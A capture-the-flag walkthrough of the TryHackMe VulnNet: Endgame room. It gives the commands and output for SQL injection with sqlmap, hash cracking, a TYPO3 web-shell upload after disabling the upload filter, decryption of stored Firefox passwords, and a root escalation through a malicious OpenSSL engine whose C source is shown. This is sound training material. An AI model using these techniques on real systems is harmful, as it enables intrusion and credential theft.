TryHackme - VulnNet: Endgame Walkthrough


Introduction
This room simulates a vulnerable infrastructure designed to test real‑world enumeration and exploitation skills. There are no puzzles or guesswork involved — thorough enumeration is the key to success.
The VulnNet series concludes with this final challenge, requiring full system compromise.
Enumeration
As with any CTF, the first step is comprehensive enumeration to identify the exposed attack surface.
Port Enumeration
An initial full TCP port scan was performed to discover open services:
1
$ nmap -p- 10.64.153.77 -T5 -sT -vvv
Results
1
2
3
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
Web Page
Navigating to http://10.64.153.77 reveals a simple web page:

No immediately interesting functionality or input vectors were identified on the landing page.
Directory Enumeration
To identify hidden content, directory enumeration was performed using Gobuster:
1
$ gobuster dir -u http://vulnnet.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.txt,.js,.html
This enumeration did not reveal any useful directories or files.
Subdomain Enumeration
With directory brute‑forcing yielding no results, the next step was to enumerate potential subdomains that might expose additional attack surface.
1
$ gobuster vhost -u http://vulnnet.thm/ -w /usr/share/wordlists/dirb/big.txt -t 50 --append-domain
Results
1
2
3
4
5
6
Blog.vulnnet.thm
api.vulnnet.thm
blog.vulnnet.thm
fundraising_2007.vulnnet.thm
shop.vulnnet.thm
admin1.vulnnet.thm
To properly access these virtual hosts, the discovered subdomains were added to /etc/hosts:
1
10.64.153.77 vulnnet.thm admin1.vulnnet.thm blog.vulnnet.thm api.vulnnet.thm shop.vulnnet.thm fundraising_2007.vulnnet.thm
Each subdomain was then manually browsed to identify potential entry points and vulnerabilities.
Since the text form the challenge says that “enumeration is key” we surely need to enumerate a little more each subdomain
api.vulnnet.thm
1
$ gobuster dir -u http://api.vulnnet.thm -w /usr/share/wordlists/dirb/common.txt
Results
1
/index.php            (Status: 200) [Size: 18]
shop.vulnnet.thm
1
$ gobuster dir -u http://shop.vulnnet.thm -w /usr/share/wordlists/dirb/common.txt
Results
1
2
3
4
5
6
/css                  (Status: 301) [Size: 318] [--> http://shop.vulnnet.thm/css/]
/fonts                (Status: 301) [Size: 320] [--> http://shop.vulnnet.thm/fonts/]
/icon                 (Status: 301) [Size: 319] [--> http://shop.vulnnet.thm/icon/]
/images               (Status: 301) [Size: 321] [--> http://shop.vulnnet.thm/images/]
/index.html           (Status: 200) [Size: 26701]
/js                   (Status: 301) [Size: 317] [--> http://shop.vulnnet.thm/js/]
fundraising_2007.vulnnet.thm

admin1.vulnnet.thm
1
$ gobuster dir -u http://admin1.vulnnet.thm -w /usr/share/wordlists/dirb/common.txt
Results
1
2
3
4
5
6
/en                   (Status: 301) [Size: 321] [--> http://admin1.vulnnet.thm/en/]
/fileadmin            (Status: 301) [Size: 328] [--> http://admin1.vulnnet.thm/fileadmin/]
/typo3                (Status: 301) [Size: 324] [--> http://admin1.vulnnet.thm/typo3/]
/typo3conf            (Status: 301) [Size: 328] [--> http://admin1.vulnnet.thm/typo3conf/]
/typo3temp            (Status: 301) [Size: 328] [--> http://admin1.vulnnet.thm/typo3temp/]
/vendor               (Status: 301) [Size: 325] [--> http://admin1.vulnnet.thm/vendor/]
The presence of the /typo3, /typo3conf, and /typo3temp directories confirms the site is built on TYPO3, a robust, open-source Enterprise Content Management System (CMS).
This particular subdomain stands out as the most promising target for further exploration.
By navigating the identified directory structure, I successfully located the TYPO3 administrative login interface.

Default credentials of admin:admin, admin:password, admin:administrator did not work.
blog.vulnnet.thm
1
$ gobuster dir -u http://blog.vulnnet.thm -w /usr/share/wordlists/dirb/common.txt
Results
1
2
3
/assets               (Status: 301) [Size: 321] [--> http://blog.vulnnet.thm/assets/]
/index.html           (Status: 200) [Size: 19316]
/index.php            (Status: 200) [Size: 96]
Analyzing the source code of the posts I was able to get another endpoint

1
http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=2
After initial testing for Local File Inclusion (LFI) and Insecure Direct Object References (IDOR) yielded no results, I shifted focus toward the data-handling logic of the application. Recognizing that the ?blog= parameter is possibly used to fetch dynamic content from a database, I performed a targeted vulnerability scan using sqlmap.

The analysis confirmed that the GET parameter is injectable!
SQLi & Database Enumeration
This parameter was tested for SQL injection using sqlmap:
1
$ sqlmap -u "http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1" -p blog --dbs
Results
1
2
3
4
available databases [3]:
[*] blog
[*] information_schema
[*] vn_admin
A quick search indicated that TYPO3 CMS commonly uses a database named vn_admin, so this database was prioritized for enumeration.
The be_users table was dumped to retrieve backend user credentials:
1
$ sqlmap -u "http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1" -D vn_admin -T be_users -C "admin,username,password" --dump
This produced several usernames and password hashes, including the user chris_w .

The password hash used Argon2, making brute-forcing with a large wordlist (e.g., rockyou.txt) computationally expensive.
Since another database (blog) was available, it was dumped as well:
1
sqlmap -u "http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1" -D blog -T users --dump
This yielded multiple plaintext passwords associated with blog users. These were repurposed as a targeted wordlist for cracking the TYPO3 admin hash.


The extracted Argon2 hash for chris_w was saved and I used the blog passwords as a custom wordlist:
1
2
$ echo '$argon2i$v=19$m=65536,t=16,p=2$UnlVSEgyMUFnYnJXNXlXdg$j6z3IshmjsN+CwhciRECV2NArQwipqQMIBtYufyM4Rg' > hash.txt
$ john --format=argon2 --wordlist=/home/drouxinol/.local/share/sqlmap/output/api.vulnnet.thm/dump/blog/users.csv hash.txt
The password was successfully cracked:
TYPO3 CMS Access
These credentials provided access to the TYPO3 administrative interface

Since TYPO3 is a PHP-based CMS, gaining backend access often enables file upload or configuration manipulation, making it a strong candidate for remote code execution.
Web Shell
Within the TYPO3 admin panel, the Filelist module was used to attempt a PHP shell upload.


Initially, PHP uploads were blocked due to a restrictive configuration (FileDenyPattern).

This restriction was removed by editing the configuration, allowing PHP files to be uploaded.

A PHP web shell (P0wny Shell) was then uploaded:
https://github.com/flozz/p0wny-shell
After uploading, browsing to:
1
/fileadmin/shell.php
confirmed successful remote command execution.
Initial Foothold
Accessing the shell revealed the current user:
1
2
www-data@vulnnet-endgame:…/www/admin1# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
This confirmed a standard web server foothold as www-data.
Credential Extraction
During local enumeration as www-data, the /home directory revealed a user account named system. However, the web server user lacked sufficient permissions to access the home directory directly. Further inspection identified a .mozilla directory within the user profile, suggesting stored Firefox credentials that could potentially be recovered.
Extracting the Firefox Profile
The .mozilla directory was archived for offline analysis:
1
zip /tmp/mozilla.zip .mozilla -r
The archive was then transferred to the attacker machine for credential extraction.
Firefox Credential Decryption
Reviewing the extracted Firefox profiles showed that only the profile:
1
2fjnrwth.default-release
contained a logins.json file, indicating stored credentials.

The tool firefox_decrypt.py was used to extract saved passwords:
https://github.com/unode/firefox_decrypt/blob/main/firefox_decrypt.py
Initially, the correct profile did not appear in the selection menu. Inspecting the profiles.ini file revealed the proper profile path:
1
Path=2fjnrwth.default-release
After updating the profile configuration accordingly, the script successfully decrypted stored credentials:
1
python3 firefox_decrypt.py firefox/
Ran the python script once again and could get the crendentials of chris_w
1
2
3
4
5
6
7
8
9
$ python3 firefox_decrypt.py firefox/
Select the Mozilla profile you wish to decrypt
1 -> 2fjnrwth.default-release
2 -> 8mk7ix79.default-release
1

Website:   https://tryhackme.com
Username: 'chris_w@vulnnet.thm'
Password: '8y7TKQDpucKBYhwsb'
SSH Access
Using the recovered credentials, SSH access was obtained as the system user:
1
2
system@vulnnet-endgame:~$ id
uid=1000(system) gid=1000(system) groups=1000(system)
Access was confirmed:
1
2
system@vulnnet-endgame:~$ cat user.txt
THM{REDACTED}
Privilege Escalation
To identify escalation vectors, LinPEAS was uploaded and executed. The scan revealed a suspicious binary:
1
2
3
4
5
6
7
Files with capabilities (limited to 50):
/home/system/Utils/openssl =ep
/snap/core20/1081/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
This indicates the OpenSSL binary has elevated capabilities, making it a strong candidate for privilege escalation.
OpenSSL Privilege Escalation - Exploit Notes
A malicious OpenSSL engine was created:
1
2
3
4
5
6
7
8
9
10
11
#include <openssl/engine.h>
#include <unistd.h>
#include <sys/types.h>

static int bind(ENGINE *e, const char *id) {
    setuid(0); setgid(0);
    system("/bin/bash");
}

IMPLEMENT_DYNAMIC_BIND_FN(bind)
IMPLEMENT_DYNAMIC_CHECK_FN()
The compiled shared object was transferred to the target machine.
1
2
$ gcc -fPIC -o exploit.o -c exploit.c
$ gcc -shared -o exploit.so -lcrypto exploit.o
The malicious engine was executed using the vulnerable OpenSSL binary:
1
2
chmod +x exploit.so
/home/system/Utils/openssl req -engine ./exploit.so
This successfully spawned a root shell:
1
2
root@vulnnet-endgame:/tmp# id
uid=0(root) gid=0(root)
With root privileges obtained, the final flag was retrieved:
1
2
root@vulnnet-endgame:/root/thm-flag# cat root.txt
THM{REDACTED}